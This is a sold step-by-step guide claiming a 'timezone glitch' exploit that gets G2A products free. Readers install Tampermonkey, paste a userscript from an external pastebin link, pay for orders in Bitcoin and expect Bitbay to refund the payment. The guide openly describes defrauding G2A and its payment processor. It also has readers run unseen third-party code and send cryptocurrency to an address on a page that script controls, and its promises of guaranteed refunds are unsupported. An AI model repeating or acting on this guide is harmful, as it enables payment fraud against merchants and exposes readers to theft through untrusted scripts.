

Thank you for buying my G2A Method!

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is available for sale on G2A including: **Gift-cards**, **Activation Keys** (for games and software) and **Hardware** as well.

How it works?

It's really simple. We will use a Tampermonkey script which changes our browser's timezone whenever we make a new order on g2a. As soon as we get redirected to the payment page, our timezone will change - which will result in our order getting marked as "Expired" on Bitbay's side, **but NOT on g2a's side**. So, if we pay for the products - our order will get processed and delivered by g2a anyway, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.

Short summary of the process:

1. Install a Google Chrome or Mozilla Firefox extension named "Tampermonkey"
2. Install a Script that changes your browser's timezone after making an order on g2a.
3. Create a new order on g2a and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by g2a)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for g2a. They will refund your money, because the order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:

Keep in mind that Bitbay will refund your "Expired" order only if it's above 0.005 BTC. Any lower amount is not prioritized and will require you to contact their support to get a refund, which will result in your request getting rejected, as they will find out that the order was processed by g2a. If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.



Basically you have to add to your cart items that are worth **at least 0.005 BTC**, it could be one or multiple products - doesn't matter.

There are absolutely **no limits on the maximum worth**. I personally purchased 5 x \$100 Amazon Gift-cards in one order, and it was instantly refunded to my wallet with no issues.

Okay, let's begin!

Here are the things you need:

- at least 0.005 BTC to pay for the order
- Google Chrome browser (Will show on Chrome but you can do same on Firefox)
- Tampermonkey extension

If the link is no longer working, simply google for Tampermonkey and you will find it.



- a script that changed your Timezone. You can copy it from this link:

Step 1. Add Tampermonkey extension to your browser. (Link above)



Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you can have a clean page just like on the screenshot:



Step 4. Copy the script from this link: <https://pastebin.pl/view/raw/c8946dd9> and paste it in the Editor from Step 3.

Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is Enabled. It should look just like on this screenshot:

Step 7. Go to <https://www.g2a.com/> and add some products to your cart. I will purchase a \$100 Amazon Gift-card.



The screenshot shows the 'My Basket' page on G2A. At the top, there's a search bar and navigation links for 'G2A Balance' and 'My account'. The main section displays the 'Amazon Gift Card NORTH AMERICA 100 USD Amazon' with a unit price of \$112.00 and a quantity of 1. Below the product, it shows the seller 'Mtc_game' with a 76% positive feedback rating. A 'REWARD CHEST UNLOCKED' banner indicates a free chest for spending at least \$19.27+. The total order amount is \$123.49, including an order fee of \$11.49. At the bottom, there are checkboxes for 'I have read and accept Terms & Conditions' and 'I am interested in receiving the best offers on the marketplace'. A red arrow points to the 'I have read and accept Terms & Conditions' checkbox. Another red arrow points to the 'Your email address' input field. A 'Go to payment' button is visible.

Accept Terms & Conditions, Insert your e-mail address and click "Go to payment".



Step 8. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.

The screenshot shows a dialog box with the text 'checkout.pay.g2a.com says' and 'Timezone Glitch enabled! Press OK to continue.' Below the text is an 'OK' button. In the bottom right corner, the price '112.00 USD' is displayed.

Step 9. Now choose "Bitbay" (Bitcoin).

and click "Pay with Bitbay"

Step 10. Simply pay for the products by sending the exact Bitcoin amount to the BTC address displayed in your order.
